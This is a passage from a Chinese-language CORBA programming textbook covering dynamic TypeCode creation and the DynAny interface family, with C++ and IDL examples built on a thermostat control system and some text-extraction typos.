mseq[1].type_def = CORBA::IDLType::nil();

mseq[2].name = CORBA::string_dup("max_permitted");
mseq[2].type = TempType_tc;
mseq[2].type_def = CORBA::IDLType::nil();

mseq[3].name = CORBA::string_dup("error_msg");
mseq[3].type = CORBA::TypeCode::duplicate(CORBA::tc_string);
mseq[3].type_def = CORBA::IDLType::nil();

//
// Create a type code for the BtData structure.
//
CORBA::TypeCode var BtData_tc;
BtData_tc = orb->create_struct_tc(
    "IDL:acme.com/CCS/Thermostat/BtData:1.0",
    "BtData",mseq
);

```

这段代码非常简单。它开始使用 TempType 别名创建类型代码。然后它构造成员序列并调用 create_struct_tc 来创建完整的类型代码。用这种方法构造的类型代码是与 CCS::Thermostat::BtData 常量没有区别的。

请注意，在前面的例子中为了在赋值 CORBA::tc_string 常量引用中获得一个适当的多层次拷贝，调用了 _duplicate。没有必要为调用 _nil 返回的引用调用 _duplicate，因为 _nil 为我们复制了该引用（参阅 7.11.5 节）。

根据表 16.1，传递给创建调用的许多参数可以为空字符串。下面是创建一个 BtData 结构的类型代码的相同代码的例子，但这次让所有类型和成员名为空字符串。

```
//
```

```

// Create an alias for short.
//
CORBA::TypeCode_var TempType_tc;
TempType_tc = orb->create_alias_tc("", "", CORBA::tc_short);

//
// Create a sequence containing the definitions for the
// four structure members.
//
CORBA::StructMemberSeq mseq;
mseq.length(4);
mseq[0].type = TempType_tc;
mseq[1].type = TempType_tc;
mseq[2].type = TempType_tc;
mseq[3].type = CORBA::TypeCode::duplicate(CORBA::tc_string);
mseq[3].type_def = CORBA::IDLType::nil();

//
// Create a type code for the BtData structure.
//
CORBA::TypeCode_var BtData_tc;
BtData_tc = orb->create_struct_tc(
    "IDL:/acme.com/CCS/Termostat/BtData", "", mseq
);

```

请注意,在这个例子中从未初始化 StructMember 结构的 name 成员。相反,它依赖于嵌套字符串的默认初始化,将其初始化为空字符串。也没有代码初始化 type.def 成员;相反,它依赖于默认构造函数将该对象引用设置为空。

创建一个联合的类型代码

为了创建一个联合的类型代码,我们必须再次从大多数嵌套类型开始构造信息。这里的 KeyType 联合也是来自气温控制系统。

```

#pragma prefix "acme.com"

module CCS {
    typedef unsigned long    AssetType;
    typedef string          ModelType;
    typedef short           TempType;
    typedef string          LocType;
    // ...

    interface Controller {
        // ...

        enum SearchCriterion { ASSET, LOCATION, MODEL };

        union KeyType switch(SearchCriterion) {
            case ASSET:
                AssetType    asset_num;
            case LOCATION:
                LocType      loc;
        }
    }
}

```

```

    case MODEL:
        ModelType model_num;
    };
    };
    // ...
};

```

接下来的 C++ 代码是用于创建这个联合的类型代码。另外，当添加联合的标号时，我们遇到了问题：如果我们已链接到 IDL，我们可以容易地创建一个包含一个枚举值的 Any，但如果我们没有枚举类型的编译时的知识，我们就不能方便地创建这样一个 Any。目前，我们使用为枚举值生成的插入运算符，这就意味着该代码不是真正通用的（第17章说明了不需要自定义类型的编译知识如何创建 Any 值）。

```

// 
// Create type codes for AssetType,ModelType, and LocType.
//
CORBA::TypeCode_var AssetType_tc;
AssetType_tc = orb->create_alias_tc(
    "IDL:acme.com/CCS/AssetType",
    "AssetType",CORBA::tc_ulong
);
CORBA::TypeCode_var ModelType_tc;
ModelType_tc = orb->create_alias_tc(
    "IDL:acme.com/CCS/ModelType",
    "ModelType",CORBA::tc_string
);
CORBA::TypeCode_var LocType_tc;
LocType_tc = orb->create_alias_tc(
    "IDL:acme.com/CCS/LocType",
    "LocType",CORBA::tc_string
);
//
// Create union member sequence.
//
CORBA::Any a;
CORBA::UnionMemberSeq mem_seq;
mem_seq.length(3);

a <<= CCS::Controller::ASSET;           // Assumes IDL is known
mem_seq[0].name = CORBA::string_dup("asset num");
mem_seq[0].label = a;
mem_seq[0].type = AssetType_tc;
mem_seq[0].type_def = CORBA::IDLType::nil();

a <<= CCS::Controller::LOCATION; // Assumes IDL is known
mem_seq[1].name = CORBA::string_dup("loc");
mem_seq[1].label = a;
mem_seq[1].type = LocType_tc;

```

```

mem_seq[1].type_def = CORBA::IDLType::nil();
a <<= CCS::Controller::MODEL; // Assumes IDL is known
mem_seq[2].name = CORBA::string_dup("model_num");
mem_seq[2].label = a;
mem_seq[2].type = ModelType_tc;
mem_seq[2].type_def = CORBA::IDLType::nil();

//
// Create type code for SearchCriterion discriminator.
//
CORBA::EnumMemberSeq es;
es.length(3);
es[0] = CORBA::string_dup("ASSET");
es[1] = CORBA::string_dup("LOCATION");
es[2] = CORBA::string_dup("MODEL");

CORBA::TypeCode_var SearchCriterion_tc;
SearchCriterion_tc = orb->create_enum_tc(
    "IDL:acme.com/CCS/Controller/SearchCriterion:1.0",
    "SearchCriterion", es);

//
// Create type code for KeyType union.
//
CORBA::TypeCode_var KeyType_tc;
KeyType_tc = orb->create_union_tc(
    "IDL:acme.com/CCS/Controller/KeyType:1.0",
    "KeyType", SearchCriterion_tc, mem_seq
);

```

这段代码没有什么特别的地方(除了冗长之外)。显然,如果不能链接 IDL 定义,你将不得不用这种方法创建类型代码,这样通用的应用程序不仅要使用动态类型代码创建,也要使用 DynAny 来动态构造值(第17章)。它们还使用提供数据类型运行时知识的接口仓库,并使用动态调用接口(DII)和动态框架接口(DSI)。

16.9 本章小结

在 CORBA 中,类型代码提供了运行时类型安全和自我检测的能力。将 any 类型和 DynAny 组合起来,类型代码提供了控制类型运行时未知的值所需的基本机制。类型代码可以用于服务的创建,比如 OMG 通知服务,它也是一些应用程序所必需的,比如协议网桥,协议网桥使用了动态调用接口和动态框架接口,并且从本质上说它依赖于类型代码提供的自我检测能力。

在 CORBA 2.3之前的版本中,类型代码的比较语义的定义是有问题的。如果你要构造需要准确类型代码比较语义的应用程序,最好的办法是在你的实现中使用 CORBA 2.3 的 ORB。

第17章 DynAny 类型

17.1 本章概述

本章将讨论 DynAny 接口及其派生接口。DynAny 接口允许在编译时并不知道 IDL 包含什么类型值情况下合成和分解复杂值。17.3节介绍 DynAny 的 IDL 和它的功能及其派生类。17.4节讨论如何用 C++ 实现 DynAny，17.5节和17.6节讲解 DynAny 的一些应用。

17.2 简介

在第15章和第16章已经讨论过，要插入一个自定义的值到 Any，必须了解有关 IDL 类型在编译时的情况。因为要插入一个值到 Any，必须使用由 IDL 编辑器产生的对应重载<<=运算符。

在一些应用程序中，无法构造动态变化的结构 Any 值是一个严重的问题。例如，调试程序、对象的一般用户接口和服务，如 OMG 通知服务[26]，它们在编译时都要求在不知道值的 IDL 类型的情况下能够解释值。

在2.2版本的 CORBA 中，添加了 DynAny 接口是为了允许应用程序动态合成和分解 any 值。简言之，DynAny 接口作为值是与 TypeCode 接口作为类型代码是一致的。DynAny 允许应用程序在运行时合成应用程序编译时类型未知的值，并接一个 any 来传输那个值。与之相类似，DynAny 允许应用程序接受来自调用操作中的 any 类型的值，还允许在编译时不知道 IDL 类型的情况下解释 any 类型（使用 TypeCode 接口）和提取 any 类的值（使用 DynAny 接口）。

DynAny 接口内容很多，因此像第16章一样，首先介绍 DynAny 的 IDL 接口，然后结合几个例子解释它的 C++ 应用。

在进行详细讨论之前，需要说明的一点是，目前，OMG 有缺陷的数据库含有大量使用 DynAny 时需要澄清的请求。这些缺陷的大部分是细微的而且是很容易解决的。但是，在将来的版本中，DynAny 可能要在新的版本中对一些接口进行更改并且那些语义对现有的 DynAny 实现是无效的。在决定使用 DynAny 开发程序之前，应当检查你的 ORB 供应商使用的 CORBA 是否是最新版本。

17.3 DynAny 接口

DynAny API 由7个接口组成。DynAny 接口是其他6个接口的基接口，如图17.1所示。




图17.1 DynAny 接口继承层次

所有这些接口都在 CORBA 模块中被定义。如 DynFixed 和 DynStruct 等派生接口用来创建相关类型的 any 值 (DynStruct 用来创建结构和异常)。基接口 DynAny 用来处理其他 IDL 类型的 any 值, 如字符串、对象引用等。

17.3.1 局部约束

DynAny 是一个局部约束接口。局部约束对象与其他对象一样, 但对于创建它们的地址空间来说是本地的。这意味着不能连线传递 DynAny 和其派生接口的实例, 也不能通过 ORB::object_to_string 字符串化一个指向 DynAny 对象的对象引用。否则, 局部约束对象就像普通对象一样。尤其是, 局部约束对象是隐式从 Object 继承来的, 因此它支持如 is-a 和 is_equivalent 这样的操作。对局部约束对象的严格要求反映了它们是局部辅助对象。

对于 DynAny, 这类辅助对象允许你合成和分解 any 类型的值。为了动态合成一个 any 值并通过一个接口发送它, 首先就要构造一个 DynAny 对象, 然后从这个对象提取相应的 any 值。与此类似, 如果想动态分解一个 any 值, 首先要用 any 值初始化一个 DynAny 对象, 然后使用 DynAny 对象去分解。

17.3.2 用于 DynAny 的 IDL

用于 DynAny 的 IDL 内容很多, 这里我们一步步来讲述。有关 DynAny 的功能可分为下述几个大类:

- 创建操作
- 生命周期操作(拷贝和撤消 DynAny 对象)
- 类型代码操作(设置和获取 DynAny 对象的类型代码)
- 插入操作(插入一个基本类型到 DynAny 对象中, 合成一个复杂类)
- 提取操作(从 DynAny 对象提取基本类型的值, 然后分解它们)
- 迭代操作(在分解时, 从 DynAny 对象的一个组元到下一个组元来获取)
- 变换操作(把 DynAny 对象转换成 any 值, 反之亦然)

创建 DynAny

在研究 DynAny 接口本身之前,必须考虑如何创建一个 DynAny 对象。DynAny 的创建操作是 ORB 接口的一部分:

```
interface ORB{
    // ...
    exception InconsistentTypeCode {};

    DynAny      create_dyn_any(in any value);
    DynAny      create_basic_dyn_any(in TypeCode type)
                raises(InconsistentTypeCode);
    DynStruct   create_dyn_struct(in TypeCode type)
                raises(InconsistentTypeCode);
    DynSequence create_dyn_sequence(in TypeCode type)
                 raises(InconsistentTypeCode);
    DynArray    create_dyn_array(in TypeCode type)
                 raises(InconsistentTypeCode);
    DynUnion    create_dyn_union(in TypeCode type)
                 raises(InconsistentTypeCode);
    DynEnum     create_dyn_enum(in TypeCode type)
                 raises(InconsistentTypeCode);
    DynFixed    create_dyn_fixed(in TypeCode type)
                 raises(InconsistentTypeCode);
    // ...
};
```

每个创建操作返回一个指向新的 DynAny 对象的对象引用。

最基本操作是 create_dyn_any,它用一个 any 值构造一个 DynAny 对象。新的 DynAny 对象包含与传递给操作的 any 值相同的类型代码。

如果传递 create_dyn_any 的 any 值不是一个结构、异常、序列、数组、联合、枚举,或定点类型,则返回的对象引用是 DynAny 类。否则的话,引用的实际运行时类型是 DynStruct, DynSequence 等等,这取决于传递给 create_dyn_any 的 value 参数值的类型。

为了确定 DynAny 的准确类型,可以提取它的类型代码,然后利用类型代码的 TCKind 值将引用紧缩为派生类型的类型。

其余创建操作都创建一个 DynAny 对象,但这个对象并没有值(也就是没有初始化),但包含有传递给 type 参数的类型代码。无论何时创建一个 DynAny 对象,在创建时与 DynAny 对象相关的类型代码在这个对象的生命周期内一直属于这个对象,以后不能改变这个 DynAny 对象的类型代码。

create_basic_dyn_any 操作创建 DynAny 对象,但这个对象不是结构、异常、序列、数组、联合、枚举或定点类型。如果传递其中一个类型的类型代码给操作——比如,如果传递一个结构的类型代码给 create_basic_dyn_any,该操作就会产生 InconsistentTypeCode 异常。

其余创建操作可以创建各种结构化的类型,比如结构,异常和数组等。(create_dyn_struct 操作通常用于创建 DynAny 结构和 DynAny 异常),在所有这些情况下,传递给操作的类型代码必须与操作一致。例如,一个序列类型代码调用 create_dyn_union 产生 Inconsis-

tentTypeCode 异常。

DynAny 生命周期,类,异常,赋值和转换

这是 DynAny 接口的第一部分：

```
interface DynAny { // In the CORBA module
    exception Invalid {};
    exception InvalidValue {};
    exception TypeMismatch {};
    exception InvalidSeq {};

    // Assignment and life cycle operations
    void assign(in DynAny dynAny) raises(Invalid);
    DynAny copy();
    void destroy();

    // Conversion operations
    void from-any(in any value) raises(Invalid);
    any to-any() raises(Invalid);

    // More operations here...
};
```

生命周期操作 copy 和 destroy 具有通常语义。copy 操作返回一个 DynAny 的多层次拷贝,destroy 操作撤消一个 DynAny(包括可能合成的任意的 DynAny 对象)。在释放最后一个引用前,必须显式调用 DynAny 对象的 destroy。否则,会产生内存泄漏。调用一个已撤消的 DynAny 操作会产生不可预测的行为。

assign 操作把一个 DynAny 对象的内容深赋值给另一个 DynAny 对象。源 DynAny 必须是已定义的状态——这就是说,它必须完全初始化过。否则,assign 操作就会产生异常。只要源 DynAny 和目标 DynAny 具有相同的类型代码(由 TypeCode;equivalent 来确定),可以使 DynAnys 互相赋值。当 DynAny 创建后,DynAny 的类型代码就被设置,而且在 DynAny 生命周期内不能被改变。

利用 From-any 和 to-any 操作可实现 any 类型和 DynAny 之间的转换。

DynAny 合成

DynAny 接口包含一个将非结构化值的每一类型插入到 DynAny 的接口操作。为了实现这一功能,必须预先创建一个 DynAny 对象。对于所有的插入操作,DynAny 的类型代码必须与被插入值的类型一致(由 TypeCode;equivalent 确定),否则,操作产生一个 InvalidValue 异常。

```
interface DynAny {
    // ...
    // Insertion operations
    void insert-boolean(in boolean value) raises(InvalidValue);
    void insert-octet(in octet value) raises(InvalidValue);
    void insert-char(in char value) raises(InvalidValue);
    void insert-short(in short value) raises(InvalidValue);
    void insert-ushort(in unsigned short value)
```

```

        raises(InvalidValue);
void    insert_long(in long value) raises(InvalidValue);
void    insert_ulong(in unsigned long value)
        raises(InvalidValue);
void    insert_float(in float value) raises(InvalidValue);
void    insert_double(in double value) raises(InvalidValue);
void    insert_string(in string value) raises(InvalidValue);
void    insert_reference(in Object value)
        raises(InvalidValue);
void    insert_typecode(in TypeCode value)
        raises(InvalidValue);
void    insert_longlong(in long long value)
        raises(InvalidValue);
void    insert_ulonglong(in unsigned long long value)
        raises(InvalidValue);
void    insert_longdouble(in long double value)
        raises(InvalidValue);
void    insert_wchar(in wchar value) raises(InvalidValue);
void    insert_wstring(in wstring value) raises(InvalidValue);
void    insert_any(in any value) raises(InvalidValue);
// ...
};

}

```

正如你所见,这是每个简单类型的一个操作。每个操作接受一个值并把它插入到 DynAny,如果值的类型与操作的类型不匹配,就会产生 InvalidValue 异常。

DynAny 分解

为了完善插入操作,DynAny 也包含从 DynAny 提取简单值的操作。同插入一样,操作时 DynAny 的类代码必须一致,否则,操作产生 TypeMismatch 异常。

```

interface DynAny {
// ...

// Extraction operations
boolean           get_boolean() raises (TypeMismatch);
octet             get_octet() raises (TypeMismatch);
char              get_char() raises (TypeMismatch);
short             get_short() raises (TypeMismatch);
unsigned short    get_ushort() raises (TypeMismatch);
long              get_long() raises (TypeMismatch);
unsigned long     get_ulong() raises (TypeMismatch);
float             get_float() raises (TypeMismatch);
double            get_double() raises (TypeMismatch);
string            get_string() raises (TypeMismatch);
Object            get_reference() raises (TypeMismatch);
TypeCode          get_typecode() raises (TypeMismatch);
long long         get_longlong() raises (TypeMismatch);
unsigned long long get_ulonglong() raises (TypeMismatch);
long double       get_longdouble() raises (TypeMismatch)

```

```
wchar          get_wchar() raises (TypeMismatch)
wstring       get_wstring() raises (TypeMismatch)
any           get_any() raises (TypeMismatch)

// ...
};
```

DynAny 迭代

DynAny 接口提供4个操作来遍历 DynAny 的组元。迭代操作只适用于结构、异常、联合、序列和数组。这是相关 IDL 定义：

```
interface DynAny {
    // ...

    // Iteration operations
    DynAny      current_component();
    boolean     next();
    boolean     seek(in long index);
    void        rewind();
};
```

一个 DynAny 值由类型代码和 DynAny 值的组元的有序汇集组成。例如，有四个成员的 DynAny 结构是由四个 DynAny 值组成一个汇集，每一个值对应一个成员。迭代操作允许你选择性的检查汇集的内容。

每一个 DynAny 值都维护一个组元汇集的当前位置。当第一次创建一个 DynAny 时，当前位置是0，它表示 DynAny 的第一个组元。

`current_component` 操作返回当前位置的这个组元的 DynAny。当前位置不受这次调用影响，因此对调用 `current_component` 的连续返回相同的组元。必须显式调用 `next` 或 `seek` 才移动到下一个组元。当当前位置不是指向一个成员时，如果调用 `current_component` 操作，技术规范没有说明 `current_component` 将返回什么值，因此应当避免这种调用（当把当前位置已移过汇集的尾部时，当前位置既不指向序列的一个成员，也不产生空的异常）。

`Next` 操作递增当前位置，并且如果新的当前位置表示一个组元，`next` 操作返回真。否则，如果当前位置已经是最后元素，这时调用它，`next` 操作返回假并且这时当前位置是没有定义的。如果调用 DynAny 的 `next`，而 DynAny 并不包含组元（比如用于字符串的 DynAny），则 `next` 操作返回假。

可使用 `seek` 操作来显式设置当前位置（0表示第一个元素）。如果 `index` 指向一个存在的组元时，`seek` 操作返回真。如果 `index` 指向不存在的组元，`seek` 操作返回假，并且当前位置是没有定义的。如果调用没有组元的 DynAny 的 `seek` 操作，当下标值为0时，`seek` 操作返回真，其他值都返回假。

`Rewind` 操作等价于调用 `seek(0)`。

请注意，DynAny 的所有 `get_type` 操作使当前位置自动增加1。

如果认为所有这些操作过于抽象，也不要沮丧——在17.4.3节将列举4个遍历 DynAny 组元迭代操作的例子。

17.3.3 用于 DynEnum 的 IDL

DynEnum 接口使用枚举类型的值。它给 DynAny 基接口增加二个属性：

```
interface DynEnum : DynAny {
    attribute string          value_as_string;
    attribute unsigned long    value_as_long;
};
```

Value_as_string 属性提供了通过它的 IDL 标识符对枚举值的访问。例如,给定枚举:

```
enum Color { red,green,blue };
```

可以通过设置属性为“red”来设置 DynEnum 值为 red。请注意,枚举元名在类型代码中是可选的(参阅16.3.2节),结果是,如果从一个没有枚举元名的类型代码 any 中构造一个 DynEnum,value_as_string 属性包含一个空字符串。

value_as_ulong 属性提供对枚举值的序数值的访问。例如,设置 value_as_ulong 为1等于设置 value_as_string 属性为“green”(枚举的序数值从零开始)。

17.3.4 用于 DynStruct 的 IDL

DynStruct 接口允许与异常一样去使用结构。

```
typedef string FieldName;

struct NameValuePair {
    FieldName   id;
    any         value;
};

typedef sequence<NameValuePair> NameValuePairSeq;

interface DynStruct : DynAny {
    FieldName      current_member_name();
    TCKind         current_member_kind();
    NameValuePairSeq get_members();
    void           set_members(in NameValuePairSeq value)
                    raises(InvalidSeq);
};
```

主要操作有 get_members 和 set_members。它们像名称-值对序列一样,允许设置和获取结构或异常成员值。序列中的每一个元素代表一个结构成员(因此对于一个四元素的结构,序列将是四个名称-值对)。每一个名称-值对包括一个结构成员名(一个字符串)和它的值(any 类型的)。

必须确保传递给 set_members 的序列具有正确的成员数目(一个结构成员对应一个),包含它们在 IDL 定义中同样顺序的结构成员,也包含与结构类型代码一致的一个类型值。如果这些条件不能满足,set_members 操作就会产生 InvalidSeq 异常。

Current_member_name 操作返回迭代操作在 DynAny 的基接口中所创建的当前位置的成员名。请注意,成员名在类型代码中是可选择的,所以 Current_member_name 操作可以

返回一个空字符串。

`Current.member..kind` 操作返回当前成员类型代码的 `TCKind` 值。

17.3.5 用于 DynUnion 的 IDL

`DynUnion` 接口允许使用联合。

```
interface DynUnion : DynAny {
    DynAny           discriminator();
    TCKind          discriminator._kind();
    attribute boolean set._as._default;
    DynAny          member();
    TCKind          member._kind();
    attribute FieldName member.name;
};
```

在这个接口中,两个主要操作是 `discriminator` 和 `member`。`discriminator` 操作返回指向代表鉴别器值的 `DynAny` 的一个引用。通过调用返回的引用操作,可以使用鉴别器值。同样,`member` 操作返回指向联合激活成员的 `DynAny` 的一个引用,因此可以根据返回的引用来使用该成员。

`DynUnion` 接口允许独立设置联合成员的鉴别器值。因此,可用与鉴别器值不一致的激活成员创建一个联合。规范没有说明在这种情况下会发生什么,故必须假定你确保鉴别器值与激活成员一致。

`Discriminator._kind` 和 `member._kind` 操作分别返回鉴别器的 `TCKind` 值和成员类型。`Member.name` 属性允许设置和获取激活成员名(因为成员名是可选的,这个属性可以包含空字符串)。

不幸的是,`set._as._default` 属性在 CORBA2.3 中没有详细说明^①,所以,我们建议在这个缺点被更正之前,既不要读也不要写这个属性。

17.3.6 用于 DynSequence 的 IDL

`DynSequence` 接口操作允许使用序列。

```
typedef sequence<any> AnySeq;

interface DynSequence : DynAny {
    attribute unsigned long   length;
    Any Seq                 get_elements();
    void                     set_elements(in AnySeq value)
                            raises(InvalidSeq);
};
```

`Get_elements` 操作返回序列的元素,这个序列和 `any` 值的序列一样。`Set_elements` 操作按照参数 `value` 设置序列的元素。如果序列元素的元素类型与序列的类型代码不一致(或者一些元素类型是错的,或者 `value` 参数有比序列边界所允许的元素还要多的元素),操作就

^① CORBA 的下一修正版本可能会解决这个问题。

会产生 InvalidSeq 异常。

这个规范中关于 Length 属性的定义是模糊的。如果读该属性,这没有问题——属性仅包含序列中元素的数量。然而,如果设置该属性,它的行为目前还没有明确的定义。在通过调用 set_elements 赋值序列元素之前,规范要求设置 Length 属性,但是如果序列中已经有了元素,若要更改 Length 属性,规范没有说明会发生什么。为了保持代码可移植性,应当首先设置属性 Length,然后用具有同样的元素数目的序列来调用 set_elements。之后,就不要修改属性 Length。

17.3.7 用于 DynArray 的 IDL

DynArray 接口允许使用数组。

```
interface DynArray : DynAny {
    AnySeq    get_elements();
    void      set_elements(in AnySeq value) raises(InvalidSeq);
};
```

get_members 和 set_members 操作与序列一样。但是,因为数组具有固定的元素数目,元素序列总是与数组大小具有一样多的元素。如果传递一个序列太长或太短,或者所传递的元素与数组类型代码不一致,set_elements 就会产生 InvalidSeq 异常。

17.3.8 用于 DynFixed 的 IDL

DynFixed 接口允许使用包含定点值的 any。

```
typedef sequence<Octet> OctetSeq;

interface DynFixed : DynAny {
    OctetSeq   get_value();
    void       set_value(in OctetSeq val) raises(InvalidValue);
};
```

get_value 和 set_value 操作返回或改变 DynFixed 的值。如果 val 参数与 DynFixed 的类型代码不一致,set_value 就会产生 InvalidValue 异常。

把定点值编码成8位字节序列如下:

- 每一个8位字节包含两个连续数,每个8位字节的上(最主要)4位存储主要数字,下(最不重要)4位存储次要数字。
- 如果定点值有奇数个数字,第一个8位字节的前(最主要)四位存储第一个数。如果定点值有偶数个数字,第一个8位字节的前(最主要)四位存储零。
- 数字通过二进制编码的十进制数(Binary Coded Decimal)来编码,值0x0表示0,0x1表示1,依此类推。
- 最后一个8位字节的最不重要4个字节表示值的符号。0xD 表示一个负数,0xC 表示一个正数或零(用0xD 表示零是非法的)。

0x0	0x3	0x8	0x3	0x7	0x0	0x4	0xD
0	1	2	3				

图17.2 定点值-38.3704按定点<6,4>编码成8位字节序列

0x6	0x8	0x3	0x0	0x0	0x0	0x0	0xC
0	1	2	3				

图17.3 定点值68.30000按定点<7,5>编码成8位字节序列

这些规则可能比较复杂。因此来看一些例子。图17.2表示如何将定点值-38.3704编码成定点类型<6,4>。

因为这个类型是6位数，所以需要四个8位字节序列。第一个8位字节的前半部是0(因为这个数有偶数个数字)，接着是6个“半字节”，每一个对应一个数。最后半个字节的值是0xd，因为-38.3704是一个负数。

图17.3是另一个例子：定点值68.30000是定点类型<7,5>，因而还是需要4个字节。因为该类型有奇数个数，从第一个字节开始编码，7个数各占半个字节，最后半个字节的值是0xC，表示值是正的。

定点值编码同CDR编码一样。定点值的八位字节序列只是OBR传送值的字节序列。很遗憾，处理应用程序代码编码是一个很可怕的事。目前，CORBA还没有提供辅助功能允许把定点值编成字节序列，反之亦然。但供应商可以提供这种功能。将来的修正版有希望解决这个问题。

17.4 DynAny 伪对象的C++映射

DynAny及其派生接口的C++映射遵循一般映射规则，因此就不必考虑附加内存管理规则或改变参数。与其在这里用C++重复所有接口，不如看一下如何用DynAny合成或分解各种类型值的例子。

17.4.1 简单类型的DynAny应用

最早使用DynAny是简单类型。可以使用DynAny来合成或分解值。下面代码段动态创建一个包含值20是long类型的Any值。

```
//  
// Make a DynAny containing a long with value 20.  
//  
CORBA::DynAny_var da;  
da = orb->create_basic_dyn_any(CORBA::tc_long);  
da->insert_long(20);  
//
```

```

// Turn it into an Any
//
CORBA::Any_var a;
a = da->to_any();

// Use a...

//
// Destroy the DynAny.
//
da->destroy(); // da and a deallocate when they go out of scope

```

通过用 long 的类型代码调用 create_basic_dyn_any, 这个代码首先创建一个新的 DynAny, 再通过调用 insert_long 来初始化 DynAny。现在, DynAny 是已定义好了, 然后通过 to any 将这个代码转换为 any, 例如, 这个 any 可以通过 IDL 接口被传递。为了撤消 DynAny, 代码调用 destroy。请注意, 当它超出作用域时, 变量 da 调用 CORBA::release, 所以, 它释放 DynAny 对象的引用。

上面编码例子是用 DynAny 变量创建用于简单值的 Any, 从某种意义上讲没有必要。严格的说, 这样做没有什么意义, 因为可以不用 DynAny 而直接创建用于简单值的 Any。然而, 如果想合成自定义的复杂类型, 必须使用动态创建; 提供简单类型的插入操作是为了保证一致性, 从而避免了不得不涉及到 DynAny 复杂类, 但 Any 仅适合于简单类。

不是用类型代码创建 DynAny, 可以从 Any 值来创建它。这里是相同代码, 但这次 DynAny 是通过调用 create_dyn_any 来创建的。

```

//
// Make an Any containing the value 20 as a long.
//
CORBA::Any a;
a <<= (CORBA::Long)20;

//
// Create a DynAny from the Any.
//
CORBA::DynAny_var da;
da = orb->create_dyn_any(a);

// Use da...

//
// Destroy the DynAny again.
//
da->destroy();

```

此处, 为一个如 long 这样简单类型使用 DynAny 似乎也没有多大意义。然而, 当涉及自定义的复杂类型时, 从 Any 创建 DynAny 变得很重要: 如果 Any 包含一个编译时类型未知的值, 可以从 Any 来构造一个 DynAny, 然后使用 DynAny 把这个值分解成它的组元。

DynAny 的提取操作允许分解简单值, 但为此使用 DynAny 没有多大意义。从定义上讲, 简单值是简单的, 因而不用去分解。相反, 可以用类型代码常数和 Any 值来提取简单值。提供提取功能的原因是如果类型代码常量和 Any 值是复杂值的组元(参阅 17.4.3 节), 这个

功能使提取简单值变的更容易。

为了完整起见,这里是一个用 DynAny 从 Any 中提取 long 值的例子。

```
CORBA::Any a = ...;           // Get any from somewhere...
CORBA::DynAny var da = orb->create_dyn_any(a);
CORBA::TypeCode_var tc = da->type();
switch (tc->kind()) {
    case CORBA::tk_long:
        CORBA::Long l = da->get_long();
        cout << "long value is " << l << endl;
        break;
    // Other cases here...
}
da->destroy();      // Clean up
```

17.4.2 使用 DynEnum

在16.4节讨论 show_label 函数时,遇到了一个问题。在没有 IDL 编译时知识的情况下,无法用枚举类型标识符来显示联合的标号值。DynAny 功能允许绕开这个问题。

这里是 show_label 函数的相关部分,此处更新了用 DynAny 来分解标号值:

```
void
show_label(const CORBA::Any * ap)
{
    CORBA::TypeCode_var tc = ap->type();
    if(tc->kind() == CORBA::tk_octet) {
        cout << "default;" << endl;
    } else {
        cout << "case";
        switch (tc->kind()) {
            // ...
            case CORBA::tk_enum:
                {
                    CORBA::DynEnum_var de;
                    de = orb->create_dyn_enum(tc);
                    de->from_any(*ap);
                    CORBA::String_var s = de->value_as_string();
                    cout << s;
                    de->destroy();
                }
                break;
            // ...
        }
        cout << ";" << endl;
    }
}
```

通过调用 `create_dyn_enum`, 枚举类型 switch 语句的分支语句创建一个 `DynEnum`。我们知道这一定会成功, 因为建立了已被解码的 Any 有枚举值。下一步是通过调用 `from_any` 用实际值不定期初始化 `DynAny`。现在 `DynEnum` 已定义好了, 在撤消 `DynEnum` 之前, 代码调用 `value_as_string` 打印枚举元名。必须撤消这个值——如果不调用 `destroy`, 代码会泄漏 `DynEnum` 对象。

下面是同样代码的另一种版本, 不是显式创建一个 `DynEnum` 对象, 而是从 `Any` 来初始化 `DynAny`, 然后紧缩成 `DynEnum`。

```
// ...
case CORBA::tk_enum:
{
    CORBA::DynAny_var da = orb->create_dyn_any(*ap);
    CORBA::DynEnum_var de = CORBA::DynEnum::narrow(da);
    CORBA::String_var s = de->value_as_string();
    cout << s;
    de->destroy();
}
break;
// ...
```

从类型代码知道 `Any` 包含枚举值。这表明没有必要去检测通过调用 `to_narrow` 返回值是否为零, 因为这种调用不可能失败, 除非出现异常(例如, 内存耗尽)。

甚至在没有 IDL 知识的情况下, 也可以用 `DynEnum` 动态合成枚举值。为了实现这个目的, 首先构造枚举类型的类型代码, 然后合成作为这个值的 `DynEnum`。下面这段代码动态创建了气温控制系统 `SearchCriterion` 类型的类型代码, 然后, 使 `DynEnum` 值包含 `LOCATION` 枚举元。

```
//
// Make a type code for the SearchCriterion type
//
CORBA::EnumMemberSeq members;
members.length(3);
members[0] = CORBA::string_dup("ASSET");
members[1] = CORBA::string_dup("LOCATION");
members[2] = CORBA::string_dup("MODEL");
CORBA::TypeCode_var enum_tc;
enum_tc = orb->create_enum_tc(
    "IDL:acme.com/CCS/Controller/SearchCriterion:1.0",
    "SearchCriterion", members
);
//
// Make an Any with the value LOCATION
//
CORBA::DynEnum_var de;
de = orb->create_dyn_enum(enum_tc); // Create DynEnum
de->value_as_string("LOCATION"); // Set value
```

```
CORBA::Any_var a = de->to_any();           // Extract Any from DynEnum
// Use the Any...
de->destroy();                            // Clean up
```

17.4.3 使用 DynStruct

DynStruct 类允许合成结构或异常。你可以提供名字-值对序列的成员值，并通过一个简单 set_members 调用来设置所有成员值，你还可以遍历这些成员，分别设置每个成员。

